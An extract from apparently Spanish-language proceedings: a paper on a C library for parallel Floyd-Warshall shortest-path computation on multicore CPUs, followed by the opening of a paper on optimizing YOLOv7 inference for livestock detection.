Penner y Prasanna [12] como Venkataraman et al. [16] mostraron que, bajo ciertas condiciones, es posible reordenar el cómputo de las celdas para implementar técnicas de *blocking*. Este reordenamiento permite una mayor explotación de la localidad de datos, lo que llevó a un aumento en el rendimiento de aproximadamente 2×. En sentido similar, Han and Kang [6] y Han et al. [5] demostraron que, el uso de instrucciones vectoriales (en particular de la familia SSE) en combinación con técnicas de desenrollado de bucle, pueden mejorar el rendimiento hasta 5.7×. Más adelante en el tiempo, se pueden encontrar implementaciones para arquitecturas multiprocesador de memoria compartida [19], de memoria distribuida [15] y de memoria híbrida [14]. Para las arquitecturas Xeon Phi de Intel, Hou et al. [7] propuso una implementación OpenMP para coprocesadores KNC. Con la salida de la generación KNL, Rucci et al. [13] exploró su uso para acelerar FW, mientras que Costi lo extendió [2]. En forma alternativa, Endo propuso un enfoque recursivo para resolver el problema [3]. Finalmente, Calderón et al. [1] adaptó el código de [2] para que pueda ser ejecutado en procesadores multicore de propósito general y propuso una nueva optimización a través de mecanismos de sincronización de grano más fino.

Las propuestas existentes suelen obviar los aspectos funcionales para priorizar los vinculados al rendimiento, lo que limita seriamente su reúso. En este artículo se presenta el diseño y desarrollo de una librería en C que provee funciones para cómputo paralelo de caminos mínimos en grafos usando el algoritmo FW sobre arquitecturas multicore. Tomando como base el mencionado trabajo realizado en [1], se adaptó y extendió el código para que sea capaz de funcionar con grafos de cualquier tamaño y tipo de dato, provenientes de archivos reales, sin afectar al aprovechamiento eficiente de recursos. La creación de una librería especializada simplifica la programación y el reúso en aplicaciones de terceros, evitando la duplicidad de código y minimizando errores. También contribuye a una mayor agilidad, al reducir los tiempos y costos de desarrollo.

El resto del artículo se organiza de la siguiente forma. La Sección 2 introduce el marco referencial para este trabajo. Luego, la Sección 3 describe el diseño y desarrollo de la librería propuesta. A continuación, la Sección 4 muestra los resultados experimentales obtenidos mientras que la Sección 5 resume las conclusiones junto al trabajo futuro.

2. Marco Referencial

2.1. Algoritmo Floyd-Warshall

El algoritmo FW tiene como objetivo la búsqueda del camino mínimo entre cada par de los N vértices de un grafo dirigido. Tiene como resultado dos matrices de tamaño $N \times N$, descritas a continuación:

- Una matriz de distancias D, donde cada celda $D_{i,j}$ indica el costo mínimo entre cada par de vértices i y j.


- Una matriz de reconstrucción del camino P, donde cada celda $P_{i,j}$ indica el ante-último vértice del camino mínimo desde el vértice i hasta el vértice j.

La matriz D se inicializa con las distancias a los vértices vecinos inmediatos, y la matriz P con el valor i en cada fila i, para aquellos vértices que tengan conexión. Luego, como se muestra en la Figura 1, para cada vértice origen i y vértice destino j, se realiza una comparación entre el costo mínimo $D_{i,j}$ conocido hasta el momento, y el costo obtenido al pasar por un vértice intermedio k, es decir, $D_{i,k} + D_{k,j}$. Si el segundo caso retorna una distancia menor, se actualiza el costo mínimo $D_{i,j}$ con dicho valor, así como también se asigna $P_{i,j} = k$.

Figura 1: Pseudocódigo del algoritmo FW clásico

```
for k ← 0 to N − 1 do
  for i ← 0 to N − 1 do
    for j ← 0 to N − 1 do
      if D_{i,j} ≥ D_{i,k} + D_{k,j} then
        D_{i,j} ← D_{i,k} + D_{k,j}
        P_{i,j} ← k
      end if
    end for
  end for
end for
```

La Figura 2 presenta un ejemplo de aplicación del algoritmo FW a un grafo dirigido compuesto por 5 nodos. Tras la ejecución del algoritmo, se obtienen las matrices D y P como resultado.



(a) Grafo de entrada (rep. visual)

	A	B	C	D	E
A	0	4	∞	5	∞
B	∞	0	1	∞	6
C	2	∞	0	3	∞
D	∞	∞	1	0	2
E	1	∞	∞	4	0

(b) Entrada: Matriz de adyacencias (D)

	A	B	C	D	E
A	0	4	5	5	7
B	3	0	1	4	6
C	2	6	0	3	5
D	3	7	1	0	2
E	1	5	5	4	0

(c) Salida: Matriz de distancias mínimas (D)

	A	B	C	D	E
A	0	0	1	0	3
B	2	1	1	2	1
C	2	0	2	2	3
D	2	2	3	3	3
E	4	0	3	4	4

(d) Salida: Matriz de caminos mínimos (P)

Figura 2: Ejemplo de aplicación del algoritmo FW a un grafo dirigido de 5 nodos

2.2. Código de base

Se empleó el de [1], el cual fue desarrollado para ser ejecutado en procesadores multicore de propósito general. A continuación, se describen las optimizaciones contempladas:

- **Procesamiento por bloques**. Se implementa el reordenamiento en el cómputo propuesto en [12,16] para poder explotar localidad de datos. Esto implica que la matriz de distancias se divide en bloques de tamaño $BS \times BS$ y el algoritmo se organiza en $R = \frac{N}{BS}$ rondas, cada una compuesta por 4 fases. La fase 1 procesa el bloque diagonal principal, las fases 2 y 3 procesan los bloques de la misma fila y columna respectivamente, y la fase 4 se encarga del resto de los bloques. Este enfoque garantiza que las dependencias de datos se respeten y optimiza el uso de la memoria caché, mejorando el rendimiento del algoritmo.
- **Multi-hilado**. Se utiliza OpenMP para obtener una versión multi-hilada del algoritmo, distribuyendo bloques entre diferentes hilos mediante la directiva `for` con *scheduling* dinámico para mejorar el balance de carga y optimizar el uso del tiempo de CPU.
- **Vectorización**. Uso de la directiva `simd` de OpenMP en combinación con flags de compilación para garantizar aprovechamiento de instrucciones SIMD (SSE, AVX, AVX-512).
- **Alineación de datos**. Uso de `posix_memalig()` (Linux) y `_aligned_malloc()` (Windows) para asignar bloques de memoria alineados, optimizando las operaciones de lectura y escritura posteriores.
- **Predicción de saltos**. Optimización de la predicción de saltos en funciones frecuentemente accedidas mediante el uso de la macro `__builtin_expect`. Esta técnica ayuda al compilador a organizar el código de manera que se alinee con los patrones de ejecución más probables, reduciendo así los fallos en la predicción de saltos y, potencialmente, los fallos de caché resultantes.
- **Aumento de concurrencia intra-ronda**: En lugar de esperar a que las fases 2 y 3 terminen por completo para iniciar la fase 4, esta optimización adelanta el cómputo de aquellos bloques de la última fase cuyas dependencias ya fueron resueltas durante el procesamiento de las primeras. Para implementar esta sincronización de grano fino, se utilizan semáforos de la librería POSIX.

Las optimizaciones mencionadas reflejan un enfoque integral hacia la mejora del rendimiento de la implementación del algoritmo FW en procesadores multicore.

3. Implementación

En la siguiente sección se detalla el proceso seguido para construir la biblioteca propuesta, exponiendo los detalles técnicos y las decisiones de diseño adoptadas para una librería de software funcional y eficiente.

3.1. Interfaz de librería

La interfaz de la biblioteca que implementa el algoritmo paralelo está diseñada para ofrecer una estructura clara y eficiente para los usuarios, permitiéndoles interactuar con las funciones esenciales de manera intuitiva. La interfaz se define a través de dos archivos de cabecera principales.

`FW_Lib_CommonTypes.h` contiene las definiciones de tipos y constantes que son utilizados en toda la biblioteca. Entre las definiciones clave se incluyen:

- **DataType**: define los tipos de datos que pueden ser utilizados en las matrices y en el algoritmo: *TYPE_INT*, *TYPE_FLOAT*, *TYPE_DOUBLE*, y *UNDEFINED* (para autodetección).
- **FileType**: especifica los formatos de archivo soportados para entrada y salida: *CSV* y *JSON*.
- **FW_Matrix**: estructura principal de la librería que incluye punteros a las matrices de distancias (*dist*) y caminos (*path*), el tipo de archivo (*fileType*), la longitud de la parte decimal en caso de utilizar float o double (*decimal_length*), el tipo de datos de las distancias (*datatype*) y el tamaño normalizado de la matriz (*norm_size*).
- **FW_attr_t**: estructura que almacena atributos adicionales para la configuración de la ejecución del algoritmo, tales como *text_in_output* (para imprimir texto en las matrices de salida), *print_distance_matrix* (para imprimir la matriz de distancias), *no_path* (para no calcular la matriz de caminos), y *thread_num* (el número de hilos para la ejecución paralela).
- **Macros y Constantes**: Se definen macros para la exportación de funciones (*LIB_EXPORT*) y códigos de error (*EXIT_ALOCATION_FAILED*, *EXIT_OPEN_FILE_ERROR*).

`FW_Lib_Functions.h` proporciona las declaraciones de funciones que implementan las diversas operaciones de la biblioteca, las cuales se detallan a continuación:

- Gestión de datos de entrada
  1. **FW_Matrix fwl_matrix_create(DataType dataType, char *path, FW_attr_t *attr**): Crea una estructura *FW_Matrix* basada en el tipo de datos (*dataType*), leyendo la matriz almacenada en la ruta *path* y ordenándola en bloques de tamaño *BS* (definido en compilación). Si el tipo de datos es *UNDEFINED*, la función lo autodetecta.
  2. **void fwl_matrix_free(FW_Matrix *)**: Libera la memoria asociada a las matrices de distancias y caminos de una estructura *FW_Matrix*, garantizando una correcta gestión de los recursos.
- Gestión de la ejecución del algoritmo FW
  1. **void fwl_matrix_parallel_search(FW_Matrix, FW_attr_t * attr)**: Realiza el cálculo del algoritmo FW de manera paralela, utilizando la can-

tidad de threads definida en *attr*, actualizando las matrices de distancias y caminos de la estructura *FW_Matrix* indicada como parámetro.

2. **void fwl_matrix_sequential_search(FW_Matrix, FW_attr_t *)**: Realiza el cálculo del algoritmo FW de manera secuencial, actualizando las matrices de distancias y caminos de la estructura *FW_Matrix* indicada como parámetro.
3. **FW_attr_t fwl_attr_new()**: Crea un nuevo objeto *FW_attr_t* con valores predeterminados, facilitando la configuración inicial.
4. **void fwl_attr_init(FW_attr_t *attr)**: Inicializa un objeto *FW_attr_t* con valores predeterminados, asegurando que todos los campos tengan valores válidos antes de su uso.

- Gestión de datos de salida

1. **void fwl_matrix_save(FW_Matrix FW, char *path, char *name, FileType fileType, FW_attr_t *attr)**: Guarda la matriz resultante en la ruta *path* con nombre *name*_path o *name*_distances de tipo JSON o CSV según el parámetro *fileType*. Se pueden configurar opciones adicionales con el parámetro opcional *attr*.
2. **char* fwl_matrix_get_info(FW_Matrix *element)**: Devuelve la información de un elemento de tipo *FW_Matrix* en forma de string.
3. **char * fwl_attr_get_info(FW_attr_t * attr)**: Devuelve la información de un elemento de tipo *FW_attr_t* en forma de string.

- Análisis de rendimiento

1. **double fwl_get_create_time()**: Devuelve el tiempo de la lectura del archivo de entrada y la creación de la estructura *FW_Matrix*.
2. **double fwl_get_search_time()**: Devuelve el tiempo de procesamiento del algoritmo FW.
3. **double fwl_get_save_time()**: Devuelve el tiempo de guardado de las matrices de distancias y caminos almacenadas en la estructura *FW_Matrix* recibida como parámetro en un archivo.
4. **double fwl_get_total_time()**: Devuelve el tiempo total tomado por la librería, incluyendo creación, procesamiento y guardado, proporcionando una medida completa del rendimiento.
5. **double get_fw_performance(FW_Matrix *matrix)**: Devuelve el número de operaciones de punto flotante por segundo (en GFLOPS) u operaciones de enteros por segundo (en GIOPS) que el sistema realizó durante la ejecución del algoritmo. Recibe una estructura *FW_Matrix* para realizar los cálculos según el tamaño de la matriz.

Esta interfaz proporciona una base sólida y flexible para la implementación y ejecución del algoritmo de FW en paralelo.

3.2. Soporte para tipos de datos

La biblioteca desarrollada posee la capacidad de manejar diversos tipos de datos, lo que resulta crucial para adaptarse a diferentes requisitos de precisión y tipos de datos específicos de las aplicaciones que la utilicen. En particular, se da soporte a (*int*) y a punto flotante tanto de precisión simple (*float*) como doble (*double*).

Implementar esta capacidad presentó diversos desafíos, principalmente relacionados con la gestión de memoria y la precisión de los cálculos. Cada tipo de dato exige diferentes consideraciones en términos de operaciones aritméticas, tamaño de almacenamiento y manejo de valores especiales como el infinito.

La librería tiene la capacidad de auto-detectar el tipo de dato de las entradas si no es especificado explícitamente. Este proceso se realiza durante la carga de matrices desde archivos, donde se analizan los datos para determinar si contienen puntos decimales o caracteres específicos que indiquen un tipo particular.

Las funciones anteriores permiten que la librería ajuste dinámicamente su comportamiento para optimizar el manejo de datos y la ejecución del algoritmo según el tipo detectado, lo que aumenta la eficiencia y la flexibilidad del sistema.

3.3. Soporte para formatos de archivo y normalización de dimensiones

La librería admite dos formatos principales de archivo permitiendo adaptabilidad a diferentes entornos y necesidades de los usuarios (JSON y CSV), siendo elegibles tanto para la entrada como para la salida del procesamiento.

En caso de que el tamaño de la matriz de entrada no sea múltiplo de *BS*, entonces será necesario *normalizar* sus dimensiones. El tamaño de la matriz puede ser leído contando la cantidad de comas que existen en una fila del archivo CSV o leyendo el atributo *size* en caso de JSON. Una vez obtenidas las dimensiones de la matriz original, se realiza la normalización de este valor chequeando cuál es el múltiplo de *BS* siguiente. Ambos valores se almacenan en una estructura *FW_Matrix* en los atributos *size* y *norm_size*. Por ejemplo, si *N=518* y *BS=32* entonces *size=518* y *norm_size=544*.

Una vez obtenida esta información, se procede con la lectura de los datos del archivo, la cual se realiza carácter por carácter. Si bien este enfoque puede penalizar el rendimiento, fue seleccionado para permitir que los buffers de lectura no se saturen y también poder manejar la memoria al usar grandes volúmenes de datos. Además, en esta etapa también se rellena con valores "infinitos" (INT_MAX, FLT_MAX o DBL_MAX según corresponda) los valores necesarios para llevar la matriz al tamaño normalizado ya calculado.

3.4. Soporte para sistemas operativos y construcción de la librería

FW_Lib está diseñada para ofrecer soporte tanto en plataformas Windows como Linux. El archivo `makefile` provisto es un componente crucial que automatiza

el proceso de construcción de la biblioteca, ya que es el encargado de compilar todos los módulos necesarios y de enlazarlos, gestionando dependencias internas y asegurando que todos los archivos objeto estén actualizados. Durante este proceso, se aplican las flags `-O3`, `-march=native` y `-fopenmp` para gestionar la optimización y habilitar el soporte para ejecución paralela. Finalmente, en este archivo es donde se debe configurar el sistema operativo destino (Linux, Windows) y el tipo de librería a generar (estática o dinámica).

3.5. Aspectos de rendimiento

Hay dos parámetros que resultan esenciales en el rendimiento final de la librería:

- La cantidad de hilos: La biblioteca permite ajustar este número para maximizar la utilización de los recursos del procesador. En particular, se puede modificar utilizando la estructura *FW_attr_t* ya que se envía como argumento a las funciones que procesan la matriz. Por defecto, el valor es la cantidad núcleos disponibles en el sistema (se usa la función `get_nprocs()` de la librería `sysinfo.h` para Linux y `GetSystemInfo()` de `windows.h` para Windows).
- El tamaño de bloque (*BS*): determina la granularidad del paralelismo y afecta directamente la eficiencia del acceso a la memoria y la carga de trabajo distribuida entre los hilos. Por defecto se ha establecido en 128 considerando que es el que mejor se ajusta en una variedad de equipos diferentes [1]. Sin embargo, el usuario final puede cambiarlo a otro valor que se adapte mejor a su sistema.

3.6. FW-App

Si bien la utilización de la librería resulta sencilla (sólo requiere de una pocas líneas de código), se desarrolló una pequeña aplicación que hace uso de FW_Lib para facilitar aun más su adopción mediante la provisión de un ejemplo. Adicionalmente, se brinda al mismo tiempo una herramienta final para computar caminos mínimos en grafos según FW.

FW-App admite diferentes parámetros que permiten configurar la ruta a la ubicación del archivo de entrada, el tipo de datos, la cantidad de hilos y el tamaño de bloque. El archivo `FW_app.c` contiene los llamados a la librería FW_Lib, como se muestra en la Figura 3. Se puede notar que la matriz de entrada debe ser cargada en una estructura de tipo *FW_Matrix* mediante la función `fwl_matrix_create()` para poder ser enviada posteriormente a la función `fwl_matrix_parallel_search()`. Finalmente, el resultado se puede persistir mediante el llamado a la función `fwl_matrix_save()`.

4. Resultados

4.1. Funcionales

```c
// Arguments Init
FW_attr_t attr;
fwl_attr_init(&attr);

printf("\nFW-App v1.0\n\n");
printf("Input file: %s\n\n", path);

printf("Execution mode: \n");
printf("%s", fwl_attr_get_info(&attr));

printf("\nLoading Graph ...\n");
FW_Matrix data = fwl_matrix_create(dataType, path, &attr); // Read
printf("%s", fwl_matrix_get_info(&data));
printf("Done\n\n");

printf("Computing FW Algorithm ...\n");
fwl_matrix_paralell_search(data, &attr); // Process
printf("Done\n\n");

printf("Saving Results ...\n");
fwl_matrix_save(data, "./output/", "ResultParalell.csv", CSV, &attr); // Save
printf("Done\n\n");

fwl_matrix_free(&data); // Free memory
```

Figura 3: Extracto de código del archivo fuente de FW-App

Para ilustrar los resultados del funcionamiento de la librería, se hace uso de FW-App con el grafo dirigido de la Figura 2a como caso de prueba. La Figura 4 muestra el contenido del archivo de entrada en formato JSON correspondiente al grafo mencionado mientras que la Figura 5 exhibe la ejecución de FW-App al tomarlo como entrada. Se puede notar que la salida muestra el procesamiento realizado por la librería en cuanto a la detección del tipo de dato y a la re-organización de los datos para su posterior procesamiento optimizado. Finalmente, la Figura 6 exhibe el resultado de la ejecución en formato CSV (como fue indicado en el código), el cual coincide con el presentado en la Figura 2c.

```
cat ./examples/5.json

{
  "type": "int",
  "size": 5,
  "matrix": [
    [0, 4, "INF", 5, "INF"],
    ["INF", 0, 1, "INF", 6],
    [2, "INF", 0, 3, "INF"],
    ["INF", "INF", 1, 0, 2],
    [1, "INF", "INF", 4, 0]
  ]
}
```

Figura 4: Contenido del archivo JSON de entrada.

4.2. Rendimiento

Las pruebas de rendimiento se realizaron en un sistema equipado con procesador Intel Core i5-10400F (6 cores), 32 GB de memoria RAM, sistema operativo Debian 11 y `gcc` v10.1. Además, se contempló la variación del tamaño de las matrices de entrada, del tipo de datos y de la cantidad de hilos. En particular, se emplearon matrices de tamaño N={2000,4000,8000} con un porcentaje de completitud del 70 % (es decir, 30 % de las posibles conexiones

```
./apps/linux/FW.bin -p ./examples/5.json


FWL v1.0

Input file: ./examples/5.json

Execution mode:
=> 8 threads
=> Including paths
=> Infinite outputs as INF

Loading Graph ...
-> File format: JSON
-> Datatype: INT
-> Matrix Size: 5
-> Matrix Normalized Size: 6
-> Block Size: 2
Done

Computing FW Algorithm ...
Done

Saving Results ...
Done

Compute Time: 0.000471
Compute Speed: 0.000917 GIOPS
```

Figura 5: Ejecución de FW-app y salida.

```
cat ./output/ResultParalell_distances.csv

0,4,5,5,7
2,6,0,3,5
3,7,1,0,2
1,5,5,4,0

cat ./output/ResultParalell_path.csv

0,0,1,0,3
2,1,1,2,1
2,0,2,2,3
2,2,3,3,3
4,0,3,4,4
```

Figura 6: Resultados en formato CSV

entre nodos no existen). Por último, cada prueba particular fue repetida 10 veces y se computó el promedio de sus valores para el análisis de resultados.

La Figura 7 presenta la eficiencia lograda por FW-App para T=6 al variar N y el tipo de datos. Se puede observar que los valores de eficiencia se mantienen altos para todos los casos (por encima del 95 %), lo que denota el destacado aprovechamiento de recursos que el código alcanza.




Figura 7: Eficiencia de FW-App para T=6 en equipo de pruebas

5. Conclusiones y Trabajo Futuro

En el presente trabajo, se desarrolló una librería en C para el cómputo paralelo de caminos mínimos en grafos utilizando el algoritmo FW sobre arquitecturas multicore. La librería fue diseñada para soportar grafos de cualquier tamaño, múltiples tipos de datos, y compatibilidad con diferentes formatos de archivo (JSON y CSV) y sistemas operativos (Windows y Linux). Adicionalmente, también permite configurar diferentes aspectos de la ejecución, tanto funcionales como de rendimiento.

Los resultados experimentales muestran que la librería es capaz de lograr un aprovechamiento alto de los recursos del sistema de prueba, a un muy bajo esfuerzo de programación por parte del usuario. Al ponerla a disposición en un repositorio público [1], se espera que ésta contribuya a reducir los tiempos y costos de desarrollo de aplicaciones que requieran cómputos de caminos mínimos en grafos.

Como trabajos futuros, se proponen las siguientes ideas:

- Extender las pruebas realizas considerando grafos más grandes y equipos con otras características de harwdare.
- Incorporar soporte para otros algoritmos de caminos mínimos y manejar grafos dinámicos, donde los pesos de las aristas pueden cambiar durante la ejecución del algoritmo. También dar soporte a otros formatos de archivo.
- Desarrollar bindings para lenguajes como Python y Java, facilitando la integración y uso de la librería en diversos proyectos y ampliando su accesibilidad.

Referencias

1. Calderón, S., Rucci, E., Chichizola, F.: Enhanced openmp algorithm to compute all-pairs shortest path on x86 architectures. In: Pesado, P., Panessi, W., Fernández, J.M. (eds.) Computer Science – CACIC 2023. pp. 46–61. Springer Nature Switzerland, Cham (2024)
2. Costi, U.: Aceleración del Algoritmo Floyd-Warshall sobre Intel Xeon Phi KNL. Tesina de Licenciatura en Informática, Universidad Nacional de La Plata (2020)
3. Endo, T.: Integrating cache oblivious approach with modern processor architecture: The case of floyd-warshall algorithm. In: Proceedings of the International Conference on High Performance Computing in Asia-Pacific Region. p. 123–130. HPCAsia '20, ACM, New York, NY, USA (2020). https://doi.org/10.1145/3368474.3368477
4. Floyd, R.W.: Algorithm 97: Shortest path. Commun. ACM **5**(6), 345– (Jun 1962). https://doi.org/10.1145/367766.368168
5. Han, S.C., Franchetti, F., Püschel, M.: Program generation for the all-pairs shortest path problem. In: Proceedings of the 15th International Conference on Parallel Architectures and Compilation Techniques. p. 222–232. PACT '06, ACM, New York, NY, USA (2006). https://doi.org/10.1145/1152154.1152189
6. Han, S., Kang, S.: Optimizing all-pairs shortest-path algorithm using vector instructions (2006)

[1] Disponible en: `https://github.com/JeronimoLam/PPS-FloydWarshallLib`

7. Hou, K., Wang, H., c. Feng, W.: Delivering parallel programmability to the masses via the intel mic ecosystem: A case study. In: 2014 43rd International Conference on Parallel Processing Workshops. pp. 273–282 (Sept 2014). https://doi.org/10.1109/ICPPW.2014.44
8. Jalali, S., Noroozi, M.: Determination of the optimal escape routes of underground mine networks in emergency cases. Safety Science **47**(8), 1077 – 1082 (2009). https://doi.org/http://dx.doi.org/10.1016/j.ssci.2009.01.001
9. Khan, P., Konar, G., Chakraborty, N.: Modification of floyd-warshall's algorithm for shortest path routing in wireless sensor networks. In: 2014 Annual IEEE India Conference (INDICON). pp. 1–6 (Dec 2014). https://doi.org/10.1109/INDICON.2014.7030504
10. L. R. Foulds: Graph Theory Applications. Springer (1992), https://doi.org/10.1007/978-1-4612-0933-1
11. Nakaya, A., Goto, S., Kanehisa, M.: Extraction of correlated gene clusters by multiple graph comparison. Genome Informatics **12**, 44–53 (2001)
12. Penner, M., Prasanna, V.K.: Cache-friendly implementations of transitive closure. In: Proceedings of the 2001 International Conference on Parallel Architectures and Compilation Techniques. pp. 185–. PACT '01, IEEE Computer Society, Washington, DC, USA (2001)
13. Rucci, E., De Giusti, A., Naiouf, M.: Blocked All-Pairs Shortest Paths Algorithm on Intel Xeon Phi KNL Processor: A Case Study. In: De Giusti, A.E. (ed.) Computer Science – CACIC 2017. pp. 47–57. Springer Int. Pub., Cham (2018)
14. Solomonik, E., Buluç, A., Demmel, J.: Minimizing communication in all-pairs shortest paths. In: 2013 IEEE 27th International Symposium on Parallel and Distributed Processing. pp. 548–559. IEEE (2013)
15. Srinivasan, T., Balakrishnan, R., Gangadharan, S., Hayawardh, V.: A scalable parallelization of all-pairs shortest path algorithm for a high performance cluster environment. In: 2007 International Conference on Parallel and Distributed Systems. pp. 1–8 (2007). https://doi.org/10.1109/ICPADS.2007.4447721
16. Venkataraman, G., Sahni, S., Mukhopadhyaya, S.: A Blocked All-Pairs Shortest-Paths Algorithm, pp. 419–432. Springer Berlin Heidelberg (2000). https://doi.org/10.1007/3-540-44985-X_36
17. Wang, L., Springer, M., Heibel, H., Navab, N.: Floyd-warshall all-pair shortest path for accurate multi-marker calibration. In: 2010 IEEE International Symposium on Mixed and Augmented Reality. pp. 277–278 (2010). https://doi.org/10.1109/ISMAR.2010.5643605
18. Warshall, S.: A theorem on boolean matrices. J. ACM **9**(1), 11–12 (Jan 1962). https://doi.org/10.1145/321105.321107
19. Zhang, L.y., Jian, M., Li, K.p.: A parallel floyd-warshall algorithm based on tbb. In: 2010 2nd IEEE International Conference on Information Management and Engineering. pp. 429–433 (2010). https://doi.org/10.1109/ICIME.2010.5477752

Optimización de la red neuronal YOLOv7 para la clasificación y detección de ganado

Marcos Darío Aranda[1,2], Javier Redolfi[3,4], and Gastón Araguás[3]

[1] Universidad Siglo 21, Decanato de Ciencias Aplicadas, Córdoba
[2] Universidad Nacional de Catamarca, FTyCA, Catamarca
[3] Universidad Tecnológica Nacional, FRC, Córdoba
[4] Universidad Tecnológica Nacional, FRSFco, San Francisco
marcos.aranda@ues21.edu.ar

Resumen La detección de objetos es una tecnología de la visión por computadora, con aplicaciones importantes en la ganadería para la gestión de recursos, el monitoreo de la salud animal y la automatización de tareas críticas. YOLO, una red neuronal convolucional ampliamente reconocida por su habilidad en la detección de objetos en tiempo real. Si bien el modelo YOLOv7 ha mejorado significativamente, esto conlleva a un aumento en los recursos computacionales, el objetivo de este trabajo el de optimizar el rendimiento en el uso de la GPU utilizada para realizar la inferencia, garantizando detecciones precisas en tiempo real, particularmente en la gestión de ganado en la provincia de Catamarca. Se exploran diversas técnicas de optimización, incluyendo mejoras en el hardware, ajuste de hiperparámetros y optimización del código fuente. A través de estas técnicas se busca equilibrar la precisión y la sensibilidad del modelo, de forma conjunta con la eficiencia computacional. Con este trabajo se busca avanzar en la aplicación de visión por computadora en la ganadería de precisión, donde el modelo YOLOv7 se indaga y se busca optimizar la detección de objetos en otros contextos donde la precisión, la sensibilidad y los recursos computacionales son fundamentales.

Keywords: Visión por computadora, Aprendizaje automático, Redes neuronales.

1. Introducción

La detección de objetos actualmente desempeña un papel fundamental que puede utilizarse en una gran variedad de aplicaciones en el área de la visión por computadora. En entornos agrícolas y ganaderos, para la identificación y seguimiento preciso de animales y objetos para la gestión efectiva de los recursos, el monitoreo de la salud animal y la automatización de tareas críticas [1] [2]. En la República Argentina se han incorporado en la agricultura muchas tecnologías de precisión en los últimos años. De manera paralela, la ganadería ha avanzado en el proceso de intensificación, pero no en igual medida que la agricultura [6] [2] [5]. Para este trabajo, se utilizó el modelo YOLO (You Only Look Once) el cual es una red neuronal utilizada en la detección de objetos en tiempo real con

capacidad de lograr un equilibrio entre la velocidad de inferencia y la precisión. La optimización de YOLOv7 ha demostrado mejoras significativas en la precisión de la detección de objetos. Sin embargo, estas mejoras vienen acompañadas de un aumento considerable en los requisitos computacionales, lo que puede limitar su aplicabilidad en escenarios con recursos limitados, como sistemas de bajo consumo energético. Esta limitación es particularmente relevante en entornos donde se requiere una alta eficiencia en el uso de hardware, como en dispositivos móviles o sistemas embebidos.

El objetivo principal de este trabajo es optimizar los tiempos de inferencia de YOLOv7, un factor crítico para asegurar que la detección de animales y objetos se realice de manera precisa y eficiente en tiempo real. La optimización en tiempo de inferencia es especialmente importante en aplicaciones de manejo de ganado, donde la detección rápida y precisa puede tener un impacto significativo en la toma de decisiones, el control de animales y la mejora general de la gestión agropecuaria. Al reducir los tiempos de procesamiento sin sacrificar la precisión, se maximiza la aplicabilidad del modelo en contextos reales, facilitando su implementación en escenarios de recursos limitados. [6]. En este trabajo, se analizan técnicas y enfoques de optimización que se utilizó para minimizar el costo computacional de la inferencia del modelo, manteniendo la precisión en la detección de objetos en entornos ganaderos de YOLOv7. Los experimentos abordan estrategias que incluyen la optimización del hardware, el ajuste de hiperparámetros, la exploración y eliminación del código fuente redundante, como así también el uso de arquitecturas de redes neuronales ligeras. El desarrollo de este trabajo espera contribuir al avance del campo de la visión por computadora aplicada a la ganadería, y ofrecer una mejora computacional del modelo YOLOv7 en la detección de objetos, donde la precisión y la eficiencia son igualmente críticas.

2. Contexto

En la detección de objetos se suelen emplear técnicas de aprendizaje automático [3] [4] [5], capaces de identificar una serie de patrones complejos a partir de datos de entrada. Este proceso se realiza mediante algún algoritmo de aprendizaje automático generalmente de clasificación, el cual trata de que a partir de unos datos concretos y en función de los parámetros con los que se configure el sistema, éste sea capaz de clasificarlos [8]. En ocasiones, se requiere no sólo decir si el objeto está o no presente en la imagen en cuestión, sino también en qué región de la imagen se encuentra dicho objeto [8]. Por otra parte, el aprendizaje profundo representa un subcampo dentro del amplio dominio del aprendizaje automático, caracterizado por su enfoque en emular el proceso de aprendizaje humano para adquirir conocimientos específicos a partir de datos [10] [9]. El problema que se aborda en este trabajo se centra en la necesidad de lograr una detección precisa de objetos en entornos ganaderos, donde se requiere identificar y detectar animales. Si bien el modelo YOLOv7 ha demostrado ser eficaz en la detección de objetos, su alta precisión a menudo conlleva un al-

to costo computacional, lo que puede ser prohibitivo en situaciones donde los recursos de hardware son limitados, como en dispositivos de bajo consumo [8].

3. Marco Teórico

3.1. Aprendizaje automático en la Ganadería de Precisión

A partir del año 2023 se trabajó en el un análisis comparativo entre un detector y un clasificador utilizando técnicas de visión por computadora y aprendizaje automático. El enfoque se centró principalmente en emplear una variedad de técnicas de aprendizaje automático en imágenes de animales que se encuentran en los campos experimentales del INTA Regional Catamarca - La Rioja, incluyendo ovejas, cabras y vacas de diversas razas, como angus y criolla argentina [10].

3.2. YOLO

Es una arquitectura para la detección de objetos creada por Joseph Redmond en el año 2015. Consiste en una red neuronal convolucional (CNN) que predice simultáneamente múltiples cuadros delimitadores y las probabilidades de la clase de objeto que delimitan dichos cuadros [21]. La característica más distintiva de YOLO es su capacidad para detectar múltiples objetos en una sola pasada a través de una imagen. A lo largo de los años YOLO ha ido evolucionando pasando por sucesivas versiones, para este trabajo se utiliza la versión YOLOv7, la cuál según se indica en el artículo publicado en 2022 por Wang [22] es hasta 120 % más rápida que su versión antecesora. Se han desarrollado e implementado diferentes tipos de arquitecturas de CNN utilizadas en la visión de computadoras, entre la más destacada se encuentra ResNet101 el cual es una red neuronal convolucional con 101 capas de profundidad, utilizada por YOLO, la misma puede cargar una versión preentrenada de la red entrenada en más de un millón de imágenes de la base de datos de ImageNet [18].

3.3. Unidad de Procesamiento Gráfico (GPU)

Una GPU es un coprocesador que ayuda a la unidad central de procesamiento CPU (Central Processing Unit) en tareas gráficas u operaciones de punto flotante, con la finalidad de aligerar la carga del procesador central [19]. Actualmente existen tres principales proveedores de unidades de procesamiento gráfico. Intel domina el mercado de las GPU integradas y de bajo desempeño, mientras que para el mercado de alto rendimiento se encuentran NVIDIA y AMD [20]. NVIDIA es el proveedor que domina el mercado tanto en el campo académico como en el industrial, por tal razón este artículo se centrará en ella. Las familias de GPU de NVIDIA que se utilizó para el desarrollo de este trabajo fueron:

